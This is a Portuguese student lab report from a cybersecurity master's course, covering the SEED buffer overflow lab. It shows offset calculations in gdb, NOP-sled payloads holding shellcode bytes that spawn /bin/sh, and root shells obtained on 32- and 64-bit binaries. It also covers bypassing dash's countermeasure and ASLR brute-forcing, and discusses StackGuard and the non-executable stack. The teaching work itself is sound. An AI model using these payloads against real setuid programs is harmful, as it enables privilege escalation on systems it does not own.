Universidade do Minho

Mestrado em Cibersegurança

Segurança de Sistemas de Computação

Carlos Daniel Silva Fernandes
(PG59783)

Pedro Augusto Ennes de Martino Camargo
(PG59791)

Luís Filipe Pinheiro Silva
(PG59790)

6 de dezembro de 2025

Conteúdo

1 Buffer Overflow Exploitation **3**
1.1 Invoking the Shell Code 3
1.2 Task 3: Launching Attack on 32-bit Program (Level 1) 4
1.3 Task 4: Launching Attack without Knowing Buffer Size (Level 2) 5
1.3.1 Cálculo do Offset até ao `%ebp` 5
1.4 Task 5: Launching Attack on 64-bit Program (Level 3) 7
1.5 Task 7: Defeating dash's Countermeasure 8
1.6 Task 8: Defeating Address Randomization 9
1.7 Tasks 9: Experimenting with Other Countermeasures 10
1.7.1 Task 9.a: Turn on the StackGuard Protection 10
1.7.2 Task 9.b: Turn on the Non-executable Stack Protection 11

Capítulo 1

Buffer Overflow Exploitation

1.1 Invoking the Shell Code

Os binários gerados pela `Makefile` são para duas arquiteturas diferentes: 32 bits e 64 bits. Dependendo da arquitetura do sistema operativo, somente um binário irá funcionar. Como na VM do SEED existem bibliotecas que permitem a execução de programas 32 bits, nenhuma falha acontece.

O *shellcode* difere entre as duas arquiteturas; portanto, um atacante deve considerar esse facto ao criar *shellcodes*.

```
[11/23/25]seed@VM:~/.../shellcode$ ./a32.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ exit
[11/23/25]seed@VM:~/.../shellcode$ ./a64.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ exit
```

Figura 1.1: Shellcode invocado.

1.2 Task 3: Launching Attack on 32-bit Program (Level 1)

Primeiramente, ao colocarmos um *breakpoint* dentro da função bof(...) entramos no *stack frame* da função, ou seja, o registo %ebp apontará para o topo desse *stack frame*. Com essa informação, podemos calcular a distância que o *buffer* deverá ser preenchido, pois sabemos que esse *stack frame* possui apenas uma variável (`buffer`).

Dentro do `gdb`, podemos prever essa distância de escrita no *buffer* ao ler o valor do registo %ebp e o endereço de `&buffer`. Portanto, a escrita necessária no *buffer* será de `108 + 4` bytes, pois antes do *return address* existe ainda o endereço do *frame pointer* da função anterior.



Figura 1.2: Estrutura do Stack Frame

```
gdb-peda$ p $ebp
$4 = (void *) 0xffffcb28
gdb-peda$ p &buffer
$5 = (char (*)[100]) 0xffffcabc
gdb-peda$ p/d 0xffffcb28 - 0xffffcabc
$6 = 108
```

Figura 1.3: Cálculo da distância de escrita pelo gdb

Com 103 'a' na `badfile` obtemos o seguinte *stack frame*. Na figura podemos observar o endereço do registrador `%ebp` e, logo a seguir, um *return address* `0xffffcf53` — este é o endereço que iremos explorar.

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb28
gdb-peda$ x/100xw $ebp - 108
0xffffcabc:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcacc:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcadc:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcaec:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcafc:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcb0c:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcb1c:     0x61616161      0x00616161      0x56558fb8      0xffffcf38
0xffffcb2c:     0x565563ee      0xffffcf53      0x00000000      0x000003e8
```

Figura 1.4: Stack Frame com 103 'a's

- Como o binário desta *task* foi compilado para **32 bits**, o *shellcode* deverá ser de arquitetura **x86 (32-bit)**.
- Para aumentar a margem de erro, o *shellcode* foi colocado no fim do *payload*, e o restante do *payload* foi preenchido com `0x90` (NOP sled).

- A protecção que randomiza endereços (ASLR) foi desativada para esta execução, pelo que o endereço de retorno do *stack frame* pode ser *hardcoded* para apontar para um endereço dentro do *payload* previamente identificado pelo `gdb`.



Figura 1.5: Root shell obtida na Task 1

1.3 Task 4: Launching Attack without Knowing Buffer Size (Level 2)

1.3.1 Cálculo do Offset até ao `%ebp`

1. Para fins de *debug*, preenchemos a `badfile` com vários caracteres `'a'`.

2. No `gdb`, é possível inspecionar o *stack frame* a partir do registo `%ebp`, que aponta para a base do *stack frame* da função `bof()`.

3. Como o código ASCII do caractere `'a'` é `0x61`, procuramos por várias ocorrências de `0x61` na memória para localizar a região onde o *buffer* é armazenado.

4. Inicialmente utilizamos um *offset* de 200 bytes e, após localizar os `0x61` em memória, refinamos o valor por tentativa e erro até descobrir que a distância entre o início do *buffer* e o registo `%ebp` é de **168 bytes**.



Figura 1.6: Badfile com 'a's



Figura 1.7: Stack Frame e %ebp

Com essa informação, basta alterarmos novamente o script em `Python` para utilizar um *offset* de `168 + 4` bytes (sendo `4` o *previous frame pointer*). Com isso, o *shellcode* é executado corretamente.

```
[11/23/25]seed@VM:~/.../code$ ./exploit.py
[11/23/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(a
re),136(docker)
```

Figura 1.8: Root shell obtida na Task 2

```
# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcaa0 + 200           # Change this number
offset = 172                        # Change this number
```

Figura 1.9: Offset utilizado para o exploit

```
gdb-peda$ x/100xw $ebp
0xffffcb48:     0x90909090      0xffffcb68      0x90909090      0x90909090
0xffffcb58:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb68:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb78:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb88:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb98:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcba8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbb8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbc8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbd8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbe8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbf8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc08:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc18:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc28:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc38:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc48:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc58:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc68:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc78:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc88:     0xc0319090      0x2f2f6850      0x2f686873      0x896e6962
0xffffcc98:     0x895350e3      0x31d231e1      0xcd0bb0c0      0x00020580
```

Figura 1.10: Stack Frame e %ebp

1.4 Task 5: Launching Attack on 64-bit Program (Level 3)

Da mesma forma que descobrimos o tamanho do buffer no *Level 2*, descobrimos que o *offset* deve ser 216, para alterarmos o *return address*.

Para os programas `x64`, tivemos que arrumar uma estratégia para evitar escrever zeros no buffer, por causa do `strcpy`, que para no primeiro `0` que encontrar. Como a arquitetura é *little endian*, nós conseguimos escrever o *return address*, pois os zeros são adicionados no *return address* automaticamente, no fim dos 8 bytes de memória.

Como não podemos escrever além do *return address*, temos que apontar para o que foi escrito anteriormente no buffer, e colocar o *shellcode* dentro do buffer. Além disso, como o *shellcode* cabe dentro do buffer, podemos escrevê-lo dentro do próprio buffer. Depois basta acharmos o *return address* correto do programa `./stack-L3` e temos acesso ao `bash` criado pelo *overflow*.

Figura 1.11: Root shell obtida na Task 3

1.5 Task 7: Defeating dash's Countermeasure

Basicamente, a forma de ultrapassarmos essa medida de proteção do sistema é, junto do *shellcode*, adicionarmos no começo a função `setuid(0)`, que irá transformar o programa em um programa *setuid* (somente se ele tiver o bit *setuid* ativo ou se o programa for executado como *root*).



Figura 1.12: Root shell com Dash Countermeasure Exemplo

Aqui está o ataque em x32 mesmo com a countermeasure ligada, acessando a root shell.

```
[11/30/25]seed@VM:~/.../code$ ./exploit.py
bytearray(b'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
/shh/bin\x89\xe3PS\x89\xe11\xd21\xc0\xb0\x0b\xcd\x80')
[11/30/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Nov 30 14:35 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27
#
```

Figura 1.13: Root shell com Dash Countermeasure - x32

1.6 Task 8: Defeating Address Randomization

Com o *address randomization*, o nosso ataque deixa de funcionar, pois como os endereços mudam, o nosso *payload* passa a apontar para um endereço fora da memória do programa, resultando em um *Segmentation Fault*. Isso acontece porque, com a *countermeasure* de *address randomization*, o endereço de memória muda a cada chamada do binário. Para atacarmos, teríamos que contar com muita sorte ou simplesmente utilizar uma estratégia de *brute-force*.

```
[11/30/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/30/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
```

Figura 1.14: Segmentation Fault com Address Randomization

Com o script de *brute force*, conseguimos atacar o programa em apenas 11 segundos, com somente 20 124 tentativas. Portanto, já conseguimos contornar duas *countermeasures* do sistema.



Figura 1.15: Root shell com Address Randomization

1.7 Tasks 9: Experimenting with Other Countermeasures

1.7.1 Task 9.a: Turn on the StackGuard Protection

Com o StackGuard ativo, o programa detecta que houve uma tentativa de *buffer overflow* e termina a execução do programa, impedindo que o atacante consiga explorar a vulnerabilidade. Existe um "Stack smashing detected"que indica que o *canary* foi alterado, ou seja, o *buffer overflow* foi detectado.



Figura 1.16: Stack Smashing Detected com StackGuard ativo

É possível contornar essa proteção se o atacante conseguir descobrir o valor do *canary* antes de sobrescrevê-lo. Dessa forma, o atacante pode incluir o valor correto do *canary* no *payload*, evitando que a proteção seja acionada. Além disso, é preciso contornar o NULL byte que é sempre adicionado no primeiro byte do canary, o que significa que o overflow da string irá parar nesse byte.



Figura 1.17: Assembly com StackGuard ativo

Na figura acima (1.17) podemos observar a instrução que compara o valor do *canary* no final da função com o valor original. Se os valores forem diferentes, o programa chama a função `__stack_chk_fail`, que termina a execução do programa com a mensagem *"Stack Smashing Detected"*.

1.7.2 Task 9.b: Turn on the Non-executable Stack Protection

Ao compilarmos o shellcode.c sem a flag -z execstack, a stack torna-se não-executável. Dessa forma, quando tentamos executar o shellcode que foi injetado na stack, o kernel impede a execução e termina o programa com um erro de *segmentation fault*.

```
[12/06/25]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[12/06/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[12/06/25]seed@VM:~/.../shellcode$ make clean
rm -f a32.out a64.out *.o
[12/06/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[12/06/25]seed@VM:~/.../shellcode$ ./a32.out
$
```

Figura 1.18: Segmentation Fault com Non-executable Stack ativo